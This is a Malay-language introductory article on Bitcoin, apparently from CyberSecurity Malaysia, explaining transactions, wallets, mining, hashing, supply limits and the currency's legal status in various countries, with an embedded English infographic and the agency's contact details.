# Pengenalan kepada Bitcoin

By | Wan Zariman Omar, Wan Maisarah Md Isa & Abdul Alif Zakaria

## Apakah Itu Bitcoin?

Mungkin ramai lagi tidak menyedari akan kewujudan mata wang digital ini. Bitcoin merupakan salah satu dari mata wang digital yang dibangunkan oleh seseorang tanpa identiti sebenar iaitu Satoshi Nakamoto pada tahun 2009. Ada yang menyatakan bahawa Satoshi Nakamoto adalah satu watak yang tidak wujud. Watak tersebut diwujudkan untuk melindungi individu atau kumpulan sebenar yang mewujudkan mata wang ini. Apa yang menarik tentang Bitcoin adalah ianya tidak dimiliki dan tidak dikawal oleh sesiapa pun Walaupun Bitcoin tidak dimiliki oleh sesiapa dan kod program rangkaian Bitcoin ini adalah sumber terbuka, ianya akan dikekalkan dan ditambah baik oleh sukarelawan dan juga pemaju yang dibayar oleh MIT Media Lab yang telah diberi tanggungjawab oleh Yayasan Bitcoin (Bitcoin Foundation). Ianya tidak dicetak seperti mata wang biasa. Malah, ianya dihasilkan oleh komputer di seluruh dunia melalui penyelesaian masalah matematik sahajaBitcoin dilabelkan sebagai BTC, dan ia telah mencetuskan revolusi mata wang digital serta dikatakan yang pertama di dunia. Kegunaannya adalah untuk urusan jual-beli barangan melalui satu rangkaian pembayaran dan ia menggunakan protokol P2P *(peer-to-peer)* di mana ia hanya melibatkan pihak yang melakukan transaksi sahaja. Situasi ini sama sekali tidak seperti proses jual-beli biasa yang melibatkan pihak ketiga seperti bank. Semua urus niaga Bitcoin ini akan direkodkan secara kekal pada lejar awam yang boleh dilihat yang dikenali sebagai “Block Chain”. Salinan “Block Chain” ini wujud di setiap *node* dalam rangkaian yang berkenaan. Transaksi dan proses penghasilan Bitcoin dapat dilihat seperti di dalam Rajah 1 di bawah.



How a ₿itcoin transaction works

Bob, an online merchant, decides to begin accepting bitcoins as payment. Alice, a buyer, has bitcoins and wants to purchase merchandise from Bob.

WALLETS AND ADDRESSES

Bob and Alice both have Bitcoin "wallets" on their computers.

Wallets are files that provide access to multiple Bitcoin addresses.

An address is a string of letters and numbers, such as 1HULMwZEP kjEPeCh 43BeKJL1yb LCWrfDpN.

Each address has its own balance of bitcoins.

CREATING A NEW ADDRESS

Bob creates a new Bitcoin address for Alice to send her payment to.

**Public Key Cryptography 101**
When Bob creates a new address, what he's really doing is generating a "cryptographic key pair," composed of a private key and a public key. If you sign a message with a private key (which only you know), it can be verified by using the matching public key (which is known to anyone). Bob's new Bitcoin address represents a unique public key, and the corresponding private key is stored in his wallet. The public key allows anyone to verify that a message signed with the private key is valid.

It's tempting to think of addresses as bank accounts, but they work a bit differently. Bitcoin users can create as many addresses as they wish and in fact are encouraged to create a new one for every new transaction to increase privacy. So long as no one knows which addresses are Alice's, her anonymity is protected.

SUBMITTING A PAYMENT

Alice tells her Bitcoin client that she'd like to transfer the purchase amount to Bob's address.

Alice's wallet holds the private key for each of her addresses. The Bitcoin client signs her transaction request with the private key of the address she's transferring bitcoins from.

Anyone on the network can now use the public key to verify that the transaction request is actually coming from the legitimate account owner.

VERIFYING THE TRANSACTION

Gary, Garth, and Glenn are Bitcoin miners.

Their computers bundle the transactions of the past 10 minutes into a new "transaction block."

The miners' computers are set up to calculate cryptographic hash functions.

* Each new hash value contains information about all previous Bitcoin transactions.

The mining computers calculate new hash values based on a combination of the previous hash value, the new transaction block, and a nonce.

**Cryptographic Hashes**
Cryptographic hash functions transform a collection of data into an alphanumeric string with a fixed length, called a hash value. Even tiny changes in the original data drastically change the resulting hash value. And it's essentially impossible to predict which initial data set will create a specific hash value.

| | |
|---|---|
| The root of all evil | 6d0a 1899 086a... (56 more characters) |
| The root of all euil | 486c 6be4 6dde... |
| The root of all veil | b8db 7ee9 8392... |

**Nonces**
To create different hash values from the same data, Bitcoin uses "nonces." A nonce is just a random number that's added to data prior to hashing. Changing the nonce results in a wildly different hash value.

| | |
|---|---|
| The root of all evil ??? | 0000 0000 0000 ... |

Creating hashes is computationally trivial, but the Bitcoin system requires that the new hash value have a particular form—specifically, it must start with a certain number of zeros.

The miners have no way to predict which nonce will produce a hash value with the required number of leading zeros. So they're forced to generate many hashes with different nonces until they happen upon one that works.

Each block includes a "coinbase" transaction that pays out 50 bitcoins to the winning miner—in this case, Gary. A new address is created in Gary's wallet with a balance of newly minted bitcoins.

TRANSACTION VERIFIED

As time goes on, Alice's transfer to Bob gets buried beneath other, more recent transactions. For anyone to modify the details, he would have to redo the work that Gary did—because any changes require a completely different winning nonce—and then redo the work of all the subsequent miners. Such a feat is nearly impossible.

*Rajah 1: Transaksi Bitcoin*

## Bagaimana Mendapatkan Bitcoin?

Selain daripada Bitcoin, terdapat juga mata wang digital lain seperti Ethereum, Ripple, Monero dan NEM. Bitcoin dicipta melalui satu aplikasi yang dipanggil Bitcoin Miner. Ganjaran (BTC) diperolehi dengan hanya memastikan penyelesaian matematik dan yang paling penting adalah sambungan Internet. Bitcoin boleh diakses menggunakan komputer ataupun telefon pintar. Secara asasnya, kita boleh mendapatkan Bitcoin melalui empat cara iaitu; (i) melakukan penjualan barangan dengan pemilik Bitcoin, (ii) membeli Bitcoin di mesin ATM/CDM Bitcoin, (iii) melakukan penukaran mata wang digital dengan menggunakan mata wang sedia ada dan (iv) membuat *mining*.

## Bagaimana Bitcoin Di Simpan?

Bitcoin di simpan di dalam Bitcoin Wallet, laman sesawang seperti perbankan atas talian atau PayPal yang biasa anda gunakan. Anda juga boleh gunakan *Bitcoin Wallet* ini untuk menghantar dan menerima duit. Penghantaran dan penerimaan adalah berdasarkan kepada alamat email dan kata laluan anda. Kebanyakkan kedai-kedai dalam talian sudah mula untuk menerima pembayaran melalui Bitcoin. Buat masa ini anda boleh membeli pemainan video, t-shirt, alat musik, alat mainan, *e-book* dan jutaan barangan lain.

## Siapakah yang Mengawal Bitcoin?

Apa yang menarik tentang Bitcoin adalah ianya didakwa tidak dikawal oleh pelayan (server) mahupun kuasa pusat. Ianya akan berhenti jika tiada sambungan Internet sahaja. Ianya juga tidak dikawal atau disokong oleh mana-mana badan kerajaan, bank pusat ataupun pihak-pihak yang tertentu. Ianya ditabdir oleh protokol kriptografi – fungsi cincang (Hash Function – SHA256). Nilai semasa Bitcoin hanya ditentukan oleh permitaan serta spekulasi dan sama seperti mata wang biasa. Protokol didalam Bitcoin telah menetapkan bilangan Bitcoin hanyalah sehingga 21 juta dan sehingga ke tahun ini, jumlah bilangan Bitcoin yang telah diwujudkan adalah lebih 15 juta. Dianggarkan Bitcoin baharu dijana dengan proses yang dikenali sebagai *mining* dalam setiap node rangkaian dalam masa 10 minit dan berkurangan dari masa ke semasa dan proses ini akan berakhir pada sekitar tahun 2140. Bitcoin juga boleh dipecahkan kepada nilai sekecil 0.00000001 BTC yang juga dikenali sebagai “Satoshi”.

## Adakah Bitcoin Sah Disisi Undang-Undang?

Kebanyakan negara belum mengiktiraf penggunaan mata wang digital ini tetapi tidak mengharamkan urus niaga menggunakan mata wang Bitcoin. Penggunaan Bitcoin diiktiraf di negara-negara seperti Hong Kong, Jepun, Australia dan negara jiran Singapura. Manakala negara China secara tegas telah menghadkan akses ke rangkaian mata wang digital manakala pemimpin Rusia secara lantang menolak kepada perancangan pengganti mata wang sedia ada. Di Malaysia, Bank Negara Malaysia (BNM) tidak mengharamkannya tetapi tidak lagi mengiktiraf penjualan dan pembelian Bitcoin. Pada siri yang akan datang, kami akan menulis lagi artikel mengenai Bitcoin dan ianya lebih mendalam dan teknikal. Ianya lebih menjurus kepada penggunaan *wallet*, proses mining dan banyak lagi.

## Rujukan

*1. Nakamoto, Satoshi. "Bitcoin: A peer-to-peer electronic cash system." (2008).*

*2. Grinberg, R. (2012). Bitcoin: An innovative alternative digital currency. Hastings Sci. & Tech. LJ, 4, 159.*

*3. Yermack, D. (2013). Is Bitcoin a real currency? An economic appraisal (No. w19747). National Bureau of Economic Research.*

*4. Kaplanov, N. (2012). Nerdy money: Bitcoin, the private digital currency, and the case against its regulation. Loy. Consumer L. Rev., 25, 111.*

*5. Grinberg, R. (2011). Bitcoin: An innovative alternative digital currency. Hastings Science & Technology Law Journal, 4, 160.*

# Award and Recognition

1. The World Summit of the Information Society (WSIS) Forum 2016. CyberSecurity Malaysia's project, "Securing The Cyber Space Through International Collaboration of The Computer Emergency Response Teams" has won a WSIS Champion Prize under category C11, International and Regional Cooperation on the 4th of May 2016 in Geneva, Switzerland.

2. CyberSecurity Malaysia received recognition from BSI Services Malaysia Sdn Bhd for the Training Support Excellence Award 2016, on the 10th of December 2016 in Kuala Lumpur.

*Corporate Office:*
**CyberSecurity Malaysia**
Level 5, Sapura@Mines
No. 7, Jalan Tasik, The Mines Resort City
43300 Seri Kembangan
Selangor Darul Ehsan
Malaysia

Tel: +603 8992 6888
Fax: +603 8992 6841
Email: info@cybersecurity.my
Customer Service Hotline: 1300 88 2999
**www.cybersecurity.my**

KEMENTERIAN SAINS, TEKNOLOGI DAN INOVASI
*MINISTRY OF SCIENCE, TECHNOLOGY AND INNOVATION*

Best Brand
Internet Security
2008 & 2009

CERTIFIED TO ISO/IEC 27001:2013
CERT. NO. : AR 4656

MS ISO/IEC 17025
TESTING
SAMM NO. 456
(MySEF LABORATORY)

Status Company

Best Child Online
Protection Website